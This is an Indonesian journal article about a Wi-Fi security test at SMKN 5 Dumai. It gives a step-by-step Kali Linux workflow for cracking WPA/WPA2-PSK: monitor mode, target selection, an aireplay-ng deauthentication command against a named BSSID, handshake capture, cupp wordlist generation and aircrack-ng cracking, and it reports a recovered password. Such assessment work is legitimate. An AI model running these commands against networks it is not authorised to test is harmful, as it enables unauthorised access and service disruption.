



This Journal is available in Universitas Bhayangkara Jakarta Raya online Journals

Journal of Computer Science Contributions (JUCOSCO)

Journal homepage: <https://ejurnal.ubharajaya.ac.id/index.php/jucosco>



Implementasi Sistem Keamanan Wi-Fi Menggunakan Sistem Operasi Kali Linux Di SMKN 5 Dumai

Devit Satria^{1*}

¹ Informatika Informatika, Sekolah Tinggi Teknologi Dumai, Jl. Utama Karya, Riau, Indonesia.
Email: devitsatriasttd@gmail.com

Abstract

Current technological advances force all existing computer networks to be able to show that the security system model continues to be considered very important for users who want a good security from outside the network because the internet is a computer network medium that has very open access in the world. . The purpose of this paper is to analyze the security of a wireless network using the wpa and wpa2-psk methods to determine whether the network is safe to use. Furthermore, testing where n the network uses Kali Linux as the operating system. Wireless network security analysis using 1 computer to perform testing. The first test uses aircrack and the second test uses aircrack injection. The test target is the security of the wireless network using the wpa and wpa2-psk security methods. The results obtained can determine the level of security of the wireless network so there will be no security breach on the wireless network. And security analysis using the wpa2-psk method is more difficult to get a handshake because it has superior security.

Keywords— Kali Linux, Wpa-Psk, Wpa2-Psk, Wi-Fi

Abstrak

Kemajuan teknologi pada saat ini memaksa seluruh jaringan komputer yang ada saat ini untuk mampu menunjukkan bahwa model sistem keamanan terus dianggap masih sangat penting bagi pengguna yang menginginkan suatu keamanan baik dari dalam luar jaringan dikarenakan internet merupakan sebuah media jaringan komputer yang memiliki akses sangat terbuka di dunia. Tujuan dari penulisan ini adalah untuk menganalisa keamanan jaringan *wireless* menggunakan metode WPA dan WPA2-PSK untuk mengetahui jaringan tersebut aman untuk digunakan. Selanjutnya pengujian keamanan n jaringan menggunakan kali linux sebagai sistem operasi. Penganalisaan keamanan jaringan *wireless* menggunakan satu komputer untuk melakukan pengujian. pengujian pertama menggunakan *aircrack* dan pengujian kedua menggunakan *injection aircrack*. Target pengujian yaitu keamanan jaringan *wireless* yang menggunakan metode keamanan wpa dan WPA2-PSK. Hasil yang diperoleh dapat mengetahui tingkat keamanan jaringan *wireless* tersebut jadi tidak akan terjadinya pembobolan keamanan pada jaringan *wireless* tersebut. Dan analisa keamanan menggunakan metode WPA2-PSK lebih sulit mendapatkan *handshake* dikarenakan memiliki keamanan yang lebih unggul.

Kata Kunci— Kali Linux, Wpa-Psk, Wpa2-Psk, Wi-Fi

Article info

Submitted (01/01/2022)

Revised (13/01/2022)

Accepted (23/01/2022)

Published (31/01/2022)

Korespondensi: devitsatriasttd@gmail.com

Copyright © Devit Satria. 2022. Published by Faculty of Computer Science – Universitas Bhayangkara Jakarta Raya

I. PENDAHULUAN

Kemajuan teknologi pada saat ini memaksa seluruh jaringan komputer yang ada saat ini untuk mampu menunjukkan bahwa model sistem keamanan terus dianggap masih sangat penting bagi pengguna yang menginginkan suatu keamanan baik dari dalam maupun dari luar jaringan dikarenakan internet merupakan sebuah media jaringan komputer yang memiliki akses sangat terbuka di dunia. Sehingga akibat yang harus ditanggung adalah jaminan keamanan dari pengguna yang terhubung secara langsung kedalam jaringan internet tersebut.


Agar koneksi internet tetap stabil meski jumlah pengguna yang semakin banyak, maka diperlukan penambahan bandwidth. Tetapi hal ini juga akan berpengaruh pada biaya yang dikeluarkan semakin besar. Salah satu solusi lain untuk meningkatkan kecepatan akses internet adalah dengan proxy server (Warman & Hidayat, 2016). Untuk melakukan koneksi ke internet kebanyakan masih menggunakan kabel, tetapi sekarang ini untuk koneksi ke internet sudah bisa menggunakan wireless. Dibandingkan dengan menggunakan media kabel, wireless banyak sekali keuntungan diantaranya user bisa melakukan koneksi internet kapan saja dan dimana saja asal masih berada dalam ruang lingkup hotspot, dimana area yang tersedia koneksi internet wireless dapat diakses melalui notebook, gadget, PDA (Personal Digital Assistant) maupun perangkat lainnya yang mendukung teknologi tersebut.

Mengacu pada penelitian yang dilakukan oleh Mentang (2015), Sistem keamanan jaringan menjadi hal yang sangat penting dalam menjaga sebuah jaringan, serangan yang bisa mengganggu bahkan merusak sistem koneksi antar perangkat yang terhubung akan sangat merugikan. Untuk mendapatkan keamanan dalam sebuah jaringan terkadang kita harus merasakan ketidak nyamanan dalam penggunaannya, hal inilah yang seringkali menjadi pertimbangan dalam penerapan sebuah sistem keamanan jaringan (Sugiyono, 2016). Keamanan jaringan komputer (*computer network security*) menjadi perhatian utama, ketika pada saat kita membangun sebuah infrastruktur jaringan. Kebanyakan arsitektur jaringan menggunakan router dengan system firewall yang terintegrasi (*built-in integrated firewall*), juga dukungan *software* jaringan yang dapat kemudahan akses kontrol, data packet monitoring dan penggunaan protokol yang diatur secara ketat. Keamanan jaringan juga dapat dikontrol dengan cara menyesuaikan network sharing properties pada masing-masing komputer, yang dapat membatasi folder dan file untuk dapat terlihat oleh pengguna tertentu pada sistem jaringan.

Menurut Suharmanto 2018 dalam penggunaannya jaringan yang dipakai oleh masyarakat adalah kabel LAN maupun Wireless LAN (Tanpa Kabel) dan dalam jaringan internet tersebut bukan berarti pengguna aman dari serangan dari pihak yang tidak bertanggung jawab yaitu hacker yang bisa mengeksploitasi data penting dari suatu instansi, menyadap data seperti password dan mengubah data penggunanya. Kelebihan teknologi ini adalah mengeliminasi penggunaan kabel, yang bisa cukup

mengganggu secara estetika, dan juga kerumitan instalasi untuk menghubungkan lebih dari dua komputer bersamaan. Dalam komunikasi wireless terdapat kelebihan yaitu mobilitas yang tinggi namun juga memiliki kelemahan, yaitu kemungkinan interferensi terhadap sesama hubungan nirkabel pada komputer lainnya. Sekolah SMK N 5 Dumai merupakan salah satu sekolah menengah teknik yang ada di kota Dumai, sekolah tersebut memiliki beberapa jurusan yaitu teknik otomasi industri, multimedia, teknik kendaraan ringan, teknik pengolahan minyak dan petrokimia, kimia analisis dan terakhir jurusan kimia industri.

Di Sekolah SMK N 5 Dumai, rute lokasi diperlihatkan oleh Gambar-1, mempunyai beberapa jaringan *wireless* yang belum pernah dilakukan uji coba keamanan jaringannya, Banyak penyedia jasa wireless networking, seperti hotspot komersial, ISP, warnet, kampus, maupun perkantoran yang sudah memanfaatkan Wi-Fi pada masing-masing, tetapi sangat sedikit memperhatikan keamanan komunikasi data pada jaringan wireless tersebut. (Sabdho, 2019). Perkembangan teknologi informasi, khususnya jaringan komputer memungkinkan terjadinya pertukaran informasi yang mudah, cepat dan semakin kompleks. Keamanan jaringan komputer harus diperhatikan guna menjaga validitas dan integritas data serta informasi yang berada dalam jaringan tersebut Masalah yang dihadapi adalah adanya Log Bug yang didapatkan pada komputer server Dinas Lingkungan Hidup Kota Batam yang diindikasikan adanya serangan *Denial of Service (DoS)* pada komputer tersebut. Aplikasi yang digunakan untuk mendeteksi serangan menggunakan Snort. Snort dapat mendeteksi serangan DoS. Serangan DoS dilakukan dengan menggunakan aplikasi Loic (Pangabeian, 2018).




Sumber: Google Maps (2022)

Gambar 1. Rute lokasi SMKN 5 Dumai dan Sekolah Tinggi Teknologi Dumai

II. METODE PELAKSANAAN

2.1. Tahapan Implementasi

Pada program pengabdian kepada masyarakat ini menggunakan metode *Network Development Lyfe Cycle* (NDLC). Metode *Network Development Lyfe Cycle* (NDLC) adalah salah satu metode yang dilakukan dalam pengembangan metode dalam jaringan. Dimana NDLC memiliki enam tahapan. (Sujadi & Mutaqin, 2017). Kelemahan *Wireless* pada Lapisan Fisik, *Wi-Fi* menggunakan gelombang radio pada frekuensi milik umum yang bersifat bebas digunakan oleh semua kalangan dengan batasan-batasan tertentu. Setiap *Wi-Fi* memiliki area jangkauan tertentu tergantung power dan antenna yang digunakan. Tidak mudah melakukan pembatasan area yang dijangkau pada *Wi-Fi*. Hal ini menyebabkan berbagai kemungkinan terjadinya aktifitas-aktifitas antara lain (Sinambela, 2007)



Sumber: Triyanto, 2015.

Gambar 2. Tahapan Program pengabdian kepada masyarakat


Penjelasan dari tahapan pada Gambar-2 diatas adalah sebagai berikut:

1. Analisis adalah tahapan pertama yang dilakukan peneliti diantaranya hasil analisa permasalahan keamanan jaringan yang ada di SMK 5 Dumai.
2. Desain adalah tahapan kedua yang peneliti lakukan, dimana dalam skema jaringan tahapan ini akan dibuat penggambaran arsitektur, skema jaringan yang sedang berjalan,
3. Simulasi adalah tahapan ketiga yang peneliti lakukan, dimana pada tahap simulasi ini mencoba menggambarkan dan mensimulasikan sistem jaringan yang ada di SMK N 5 Dumai dengan menggunakan *software cisco packet tracer*.
4. Implementasi adalah tahapan keempat yang peneliti lakukan, dimana pada tahapan ini akan dilakukan hasil uji coba keamanan jaringan tersebut.
5. Monitoring adalah tahapan kelima yang peneliti lakukan, dimana pada tahapan monitoring ini dilakukan pengujian terhadap infrastruktur jaringan yang telah diterapkan/diimplementasikan di SMK 5 Dumai berjalan atau tidak.

- Manajemen adalah tahapan keenam yang peneliti lakukan, dimana pada tahapan manajemen ini mengatur masalah *policy* kebijakan agar *system* yang sudah dibangun dapat terjaga.

2.2. Skema Jaringan

Pada tahap ini akan dilakukan setting dan instalasi skema jaringan yang ada di SMKN 5 Dumai, yang diperlihatkan oleh Gambar-3. Alat access point yang ada pada jurusan multimedia itu terletak di ruangan lab multimedia, dikarenakan posisi lab tersebut ruangnya berada ditengah – tengah dan ruangan yang lainnya pun bisa mengakses jaringan Wi-Fi tersebut. Jarak antara ruang guru dengan kelas dan lab multimedia tersebut kurang lebih 100 meter.



Sumber: Hasil pelaksanaan (2021)

Gambar 3. Skema jaringan yang ada di SMK N 5 Dumai

III. HASIL DAN PEMBAHASAN

Adapun pembahasan ini menjelaskan hasil dari pengujian serangan kali *linux* metode WPA-PSK dan WPA2-PSK adalah sebagai berikut:

3.1. Kali Linux Metode WPA2-PSK

Penulis melakukan pengujian 14 kali di penelitian yang dilakukan, pengujian ini dilakukan di system operasi *kali linux* dengan tahapan pemilihan target, *python*, dan *injection crack*. Saat penulis melakukan pengujian 1 sampai dengan pengujian ke 13 mendapatkan hasil “gagal” dikarenakan hasil dari analisa yang dilakukan tidak mendekati dengan *password* dari target tersebut. Dan pada saat penulis melakukan pengujian yang ke 14 mendapatkan hasil “berhasil” pada gambar 4.58 dikarenakan hasil analisa yang dilakukan tersebut ada yang mendekati dengan *password* dari target tersebut. Setelah dilakukannya pengujian ke 14 dengan status berhasil, penulis dapat mengetahui *password* dari target adalah “Amelia26”.

3.2. Kali Linux Metode WPA-PSK

Penulis melakukan pengujian 21 kali di penelitian yang dilakukan, pengujian ini dilakukan di system operasi *kali linux* dengan tahapan pemilihan target, *python*, dan *injection crack*. Saat penulis melakukan pengujian 1 sampai dengan pengujian ke 21 mendapatkan hasil “gagal” dikarenakan hasil dari analisa yang dilakukan tidak mendekati dengan *password* dari target tersebut. Dan pengujian yang dilakukan pada metode WPA-PSK gagal mendapatkan *password* dari target tersebut. Adapun tampilan *command prompt* kali linux yang digunakan pada penelitian tugas akhir ini ialah sebagai berikut:


1. Tampilan sebelum dilakukan penyerangan, diperlihatkan oleh Gambar-4.



Sumber: Hasil pelaksanaan (2021)

Gambar 4. Tampilan sebelum dilakukan pengujian

2. Tampilan *command prompt* pada kali linux, diperlihatkan oleh Gambar-5.



Sumber: Hasil pelaksanaan (2021)

Gambar 5. Tampilan Command Promp Kali Linux

3. Pertama yang dilakukan adalah mengetik perintah *iwconfig*, *iwconfig* adalah menampilkan status jaringan pada laptop kita, diperlihatkan oleh Gambar-6.

```

File Actions Edit View Help
root@kali-linux:/home/dani# iwconfig
lo          no wireless extensions.

eth0       no wireless extensions.

wlan0      IEEE 802.11  ESSID:off/any
           Mode:Managed Access Point: Not-Associated   Tx-Power=16 dBm
           Retry short limit:7   RTS thr:off   Fragment thr:off
           Encryption key:off
           Power Management:off

root@kali-linux:/home/dani#
    
```

Sumber: Hasil pelaksanaan (2021)

Gambar 6. Tampilan *Iwconfig*

4. Ketik perintah “ *airmon-ng start wlan0* “ perintah tersebut digunakan untuk merubah status wlan0 pada laptop tersebut dari *mode : managed* yang mengatur lalu lintas data, menjadi *mode : monitor* yang memungkinkan pengontrolan jaringan antar muka jaringan nirkabel untuk memantau semualalu lintas yang diterima pada saluran nirkabel, diperlihatkan oleh Gambar-7.

```

File Actions Edit View Help
root@kali-linux:/home/dani# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
420 NetworkManager
609 wpa_supplicant

PHY   Interface   Driver   Chipset
phy0  wlan0       ath9k   Qualcomm Atheros AR9287 Wireless Network Adapter

(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)

root@kali-linux:/home/dani#
    
```

Sumber: Hasil pelaksanaan (2021)

Gambar 7. Tampilan *airmon-ng*

5. Kemudian ketikkan perintah “ *iwconfig*” kembali untuk melihat status mode Wlan0 nya berubah dari *mode : managed* menjadi *mode: monitor*, diperlihatkan oleh Gambar-8.

```

File Actions Edit View Help
420 NetworkManager
609 wpa_supplicant
PHY   Interface   Driver   Chipset
phy0  wlan0       ath9k   Qualcomm Atheros AR9287 Wireless Network Adapter (PCI-Express)

(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)

root@kali-linux:/home/dani# iwconfig
lo          no wireless extensions.

eth0       no wireless extensions.


wlan0mon   IEEE 802.11  Mode:Monitor Frequency:2.457 GHz Tx-Power=16 dBm
           Retry short limit:7   RTS thr:off   Fragment thr:off
           Power Management:off

root@kali-linux:/home/dani#
    
```

Sumber: Hasil pelaksanaan (2021)

Gambar 8. Tampilan *Iwconfig*


- Selanjutnya ketikkan perintah “*airodump-ng wlan0mon*” dan akan muncul beberapa jaringan *Wi-Fi* yang ada di sekitar kita yang terjangkau, diperlihatkan oleh Gambar-9.



Sumber : Hasil pelaksanaan (2021)

Gambar 9. Tampilan Beberapa Jenis *Wi-Fi*


- Pilih salah satu jaringan *Wi-Fi* yang ingin kita uji coba keamanan jaringannya, dengan memasukkan ssid dan channel jaringan *Wi-Fi* yang ingin di uji coba keamanan jaringannya tersebut, diperlihatkan oleh Gambar-10.



Sumber: Hasil pelaksanaan (2021)

Gambar 10. List jaringan *Wi-Fi*


- Dan akan muncul tampilan seperti dibawah ini dimana penulis memilih *Wi-Fi* “Amelia Juliet” sebagai target pengujian, diperlihatkan oleh Gambar-11.



Sumber: Hasil pelaksanaan (2021)

Gambar 11. Tampilan dari *airodump-ng*

- Selanjutnya, buka terminal baru dan gunakan perintah `python“python3 cupp.py -i”`, diperlihatkan oleh Gambar-12.




```
dani@kali-linux:~$ sudo su
[sudo] password for dani:
root@kali-linux:/home/dani# cd Desktop
root@kali-linux:/home/dani/Desktop# cd cupp
root@kali-linux:/home/dani/Desktop/cupp# cd cupp.py
bash: cd: cupp.py: Not a directory
root@kali-linux:/home/dani/Desktop/cupp# python3 cupp.py -i
```

Sumber: Hasil pelaksanaan (2021)

Gambar 12. Tampilan Terminal

- Setelah itu isi *list* yang sudah di sediakan oleh *python* pada *kali linux*.
- List* yang diisi tersebut berfungsi untuk mengacak *password Wi-Fi* yang menjadi target tersebut.
- Jika sudah selesai mengisi *list* tersebut maka *wordlist* otomatis tersimpan di folder dalam bentuk *txt*.
- Disini buka terminal baru untuk mengetikkan perintah “*aireplay-ng*” perintah tersebut guna untuk mendapatkan *handshake* dari jaringan *Wi-Fi* yang menjadi target penelitian, diperlihatkan oleh Gambar-13.



```
dani@kali-linux:~$ sudo su
[sudo] password for dani:
root@kali-linux:/home/dani# aireplay-ng -0 10 -a 9C:6F:52:DF:28:15 wlan0mon
```

Sumber: Hasil pelaksanaan (2021)

Gambar 13. Tampilan *aireplay-ng*

Ini adalah tampilan dari perintah “*aireplay-ng*” digunakan untuk menyepam jaringan *Wi-Fi* tersebut guna untuk mendapatkan *handshake* dari target yang dipilih. Dan mendapatkan pesan dari perintah “*aireplay-ng*”

- Disini kita sudah mendapatkan *handshake* dari *Wi-Fi* tersebut, yaitu *WPA handshake: 9C:6F:52:DF:28:15*, diperlihatkan oleh Gambar-14.

```

dani@kali-linux: ~
File Actions Edit View Help
CH 9 ][ Elapsed: 1 min ][ 2021-02-07 19:32 ][ WPA handshake: 9C:6F:52:DF:28:15
BSSID PWR RXQ Beacons #Data, % CH MB ENC CIPHER AUTH SSSID
9C:6F:52:DF:28:15 -38 0 786 24291 11 9 130 WPA2 CCMP PSK Amelia juliet
BSSID STATION PWR Rate Lost Frames Notes Probes
9C:6F:52:DF:28:15 B0:DF:3A:03:70:5C -65 0e-0e 256 2119
9C:6F:52:DF:28:15 0C:98:3B:DB:B2:F1 -1 1e-0 0 4
9C:6F:52:DF:28:15 06:05:AF:0C:DE:07 -20 1e-1 0 2873
9C:6F:52:DF:28:15 4E:F6:D2:70:FF:4F -48 0e-2A 8 208 EAPOL
9C:6F:52:DF:28:15 D8:63:75:0A:98:37 -60 1e-1e 0 19395 Amelia juliet
9C:6F:52:DF:28:15 F9:25:87:D2:0E:72 -68 0e-2A 17 485
9C:6F:52:DF:28:15 B8:53:AC:88:EB:83 -86 0e-2A 893 3823 EAPOL
19:32:25 Sending DeAuth (code 7) to broadcast -- BSSID: [9C:6F:52:DF:28:15]
root@kali-linux: /home/dani#


```

Sumber: Hasil pelaksanaan (2021)

Gambar 14. Handshake Sudah Di Dapatkan

15. Ketika sudah mendapatkan *handshake* tersebut, langkah selanjutnya adalah melakukan *injection* dengan menggunakan perintah “*aircrack-ng*”. dan mendapatkan hasil *keys tested* sebanyak 21795 dan mendapatkan *password* pada pengacakan ke 12236 dengan kecepatan 1888.15 k/s. dengan *password* yaitu “*ailema@’#’**” dengan proses yang sedang berjalan dan mendapatkan hasil di pengujian pertama gagal dikarenakan *password* tidak sesuai.
16. Pengujian ke-2 dilakukan tidak mendapatkan *password* dengan kondisi proses telah selesai dijalankan. Dengan *Master Key*, *Transient Key*, *EAPOL HMAC* bernilai 0. Pada gambar 4.40 maksud dari *Master Key* itu adalah kunci utama, *Transient Key* itu kunci sementara dan *EAPOL HMAC* itu otentikasi yang diperluas melalui LAN.
17. Pengujian ke-3 saya lakukan mendapatkan hasil *keys tested* sebanyak 21795 dan mendapatkan *password* pada pengacakan ke 17876 dengan kecepatan 1894.56 k/s. dengan *password* yaitu “*lemA’#’#’*” dengan proses yang sedang berjalan dan mendapatkan hasil di pengujian ke-3 gagal dikarenakan *password* tidak sesuai.
18. Pengujian ke-4 dilakukan dengan hasil tidak mendapatkan *password* dengan kondisi proses telah selesai dijalankan.
19. Pengujian Ke-5 dilakukan dengan hasil tidak mendapatkan *password* dengan kondisi proses telah selesai dijalankan.
20. Pengujian ke-6 saya lakukan mendapatkan hasil *keys tested* sebanyak 21795 dan mendapatkan *password* pada pengacakan ke 11952 dengan kecepatan 1673.86 k/s. dengan *password* yaitu “*ailema#a@*” dengan proses yang sedang berjalan dan mendapatkan hasil di pengujian ke-6 gagal dikarenakan *password* tidak sesuai.
21. Pengujian ke-7 saya lakukan mendapatkan hasil *keys tested* sebanyak 21795 dan mendapatkan *password* pada pengacakan ke 2040 dengan kecepatan 1650.74 k/s. dengan *password* yaitu “*4mj1_1404*” dengan proses yang sedang berjalan dan mendapatkan hasil di pengujian ke-7 gagal

